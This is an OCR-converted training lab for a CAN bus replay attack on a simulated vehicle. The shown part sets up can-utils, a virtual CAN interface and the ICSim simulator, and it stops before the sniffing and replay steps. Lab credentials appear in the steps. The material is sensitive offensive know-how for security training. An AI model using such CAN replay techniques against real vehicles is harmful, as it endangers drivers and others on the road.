Lab 3: Perform IoT Attacks

Lab Scenario

As an ethical hacker or penetration tester, you must have sound knowledge in implementing various techniques to exploit vulnerabilities and launch attacks on target IoT devices or networks.

Potential vulnerabilities in the IoT system can result in major problems for organizations. Most IoT devices come with security issues such as the absence of a proper authentication mechanism or the use of default credentials, absence of a lock-out mechanism, absence of a strong encryption scheme, absence of proper key management systems, and improper physical security.

Lab Objectives

- Perform replay attack on CAN protocol

Overview of IoT Attacks

Owing to the significant growth of the paradigm of the IoT, an increasing number of devices are entering our lives every day. From the automation of homes to healthcare applications, the IoT is everywhere. However, despite the ability of IoT devices to make our lives easier and more comfortable, we cannot underestimate the risk of cyber-attacks. IoT devices lack basic security, thus making them prone to various types of cyber-attacks.


Task 1: Perform Replay Attack on CAN Protocol

The Controller Area Network (CAN) protocol is a robust communication system that allows microcontrollers and devices to interact without a central computer. It uses a message-based approach for reliable data exchange, even in noisy environments. CAN is widely used in automotive industry due to its reliability and simplicity. In modern vehicles, CAN protocol is central to system communication, enabling connections between engine controls, brakes, and infotainment units. However, this interconnectivity can be exploited by hackers to manipulate vehicle functions, posing safety risks.

Here, we are using the ICSim tool to simulate CAN protocol and demonstrate how attackers sniff the transmitted packets and perform replay attack to gain basic control over the target.


1. Click Ubuntu to switch to the **Ubuntu** machine and login with **Ubuntu/toor**.
2. In the **Ubuntu** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. Run **sudo apt-get install can-utils** to install CAN utility

While installing if prompted **Do you want to continue?**, type **Y** and press **Enter**.




```
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get install can-utils
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  can-utils
0 upgraded, 1 newly installed, 0 to remove and 145 not upgraded.
Need to get 134 kB of archives.
After this operation, 720 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy/universe amd64 can-utils amd64 2020.11.0-1 [134 kB]
Fetched 134 kB in 0s (1,247 kB/s)
Selecting previously unselected package can-utils.
(Reading database ... 221726 files and directories currently installed.)
Preparing to unpack .../can-utils_2020.11.0-1_amd64.deb ...
Unpacking can-utils (2020.11.0-1) ...
Setting up can-utils (2020.11.0-1) ...
Processing triggers for man-db (2.10.2-1) ...
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

4. Now, to setup a virtual CAN interface issue following commands:
   - **sudo modprobe can**
   - **sudo modprobe vcan**
   - **sudo ip link add dev vcan0 type vcan**
   - **sudo ip link set up vcan0**




```
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get install can-utils
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  can-utils
0 upgraded, 1 newly installed, 0 to remove and 145 not upgraded.
Need to get 134 kB of archives.
After this operation, 720 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy/universe amd64 can-utils amd64 2020.11.0-1 [134 kB]
Fetched 134 kB in 0s (1,247 kB/s)
Selecting previously unselected package can-utils.
(Reading database ... 221726 files and directories currently installed.)
Preparing to unpack .../can-utils_2020.11.0-1_amd64.deb ...
Unpacking can-utils (2020.11.0-1) ...
Setting up can-utils (2020.11.0-1) ...
Processing triggers for man-db (2.10.2-1) ...
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo modprobe can
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo modprobe vcan
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo ip link add dev vcan0 type vcan
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo ip link set up vcan0
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

5. To check whether Virtual CAN interface is setup successfully, run **ifconfig**. Here, **vcan0** interface is present which confirms that our Virtual CAN interface is setup successfully.




```
Fetched 134 kB in 0s (1,247 kB/s)
Selecting previously unselected package can-utils.
(Reading database ... 221726 files and directories currently installed.)
Preparing to unpack .../can-utils_2020.11.0-1_amd64.deb ...
Unpacking can-utils (2020.11.0-1) ...
Setting up can-utils (2020.11.0-1) ...
Processing triggers for man-db (2.10.2-1) ...
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo modprobe can
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo modprobe vcan
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo ip link add dev vcan0 type vcan
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo ip link set up vcan0
root@ubuntu-Virtual-Machine:/home/ubuntu# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.1.9  netmask 255.255.255.0  broadcast 10.10.1.255
        inet6 fe80::53d4:50b3:593b:c961  prefixlen 64  scopeid 0x20<link>
        ether 02:15:5d:49:c8:70  txqueuelen 1000  (Ethernet)
        RX packets 261127  bytes 391230870 (391.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18442  bytes 1415499 (1.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 267  bytes 26937 (26.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 267  bytes 26937 (26.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vcan0: flags=193<UP,RUNNING,NOARP>  mtu 72
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ubuntu-Virtual-Machine:/home/ubuntu# 
```

6. Run **chmod -R 777 ICSim** to give permissions to the ICSim folder.
7. Now, run **cd ICSim** to navigate to ICSim directory and execute **make** command to create two executable files for IC Simulator and CANBus Control Panel.



```
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod -R 777 ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# make
gcc -I/usr/include/SDL2 -Wall -Wextra   -c -o icsim.o icsim.c
gcc -I/usr/include/SDL2 -Wall -Wextra -o icsim icsim.c lib.o -lSDL2 -lSDL2_image
gcc -I/usr/include/SDL2 -Wall -Wextra   -c -o controls.o controls.c
gcc -I/usr/include/SDL2 -Wall -Wextra -o controls controls.c -lSDL2 -lSDL2_image
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim#
```


8. Run **./icsim vcan0** to start the ICSim simulator. You will see the IC Simulator interface as shown in the screenshot.



```
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod -R 777 ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# make
gcc -I/usr/include/SDL2 -Wall -Wextra   -c -o icsim.o icsim.c
gcc -I/usr/include/SDL2 -Wall -Wextra -o icsim icsim.c lib.o -lSDL2 -lSDL2_image
gcc -I/usr/include/SDL2 -Wall -Wextra   -c -o controls.o controls.c
gcc -I/usr/include/SDL2 -Wall -Wextra -o controls controls.c -lSDL2 -lSDL2_image
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# ./icsim vcan0
Using CAN interface vcan0
```

9. Open a new terminal tab and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**). Navigate to ICSim directory to do so run **cd ICSim/**.


10. Execute **./controls vcan0** to start the CANBus Control Panel. You will see the CANBus Control Panel interface as shown in the screenshot.


Activities
controls
May 7 05:43
root@ubuntu-Virtual-Machine: /home/ubuntu/ICSim
root@ubuntu-Virtual-Machine: /home/ubuntu/ICSim
root@ubuntu-Virtual-Machine: /home/ubuntu/ICSim
CANBus Control Panel
Accelerate (UP Arrow)
Lock Left Shift
Unlock Right Shift
OpenGarages
Turn (Left / Right)
Doors

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# ./controls vcan0
 Warning: No joysticks connected
```

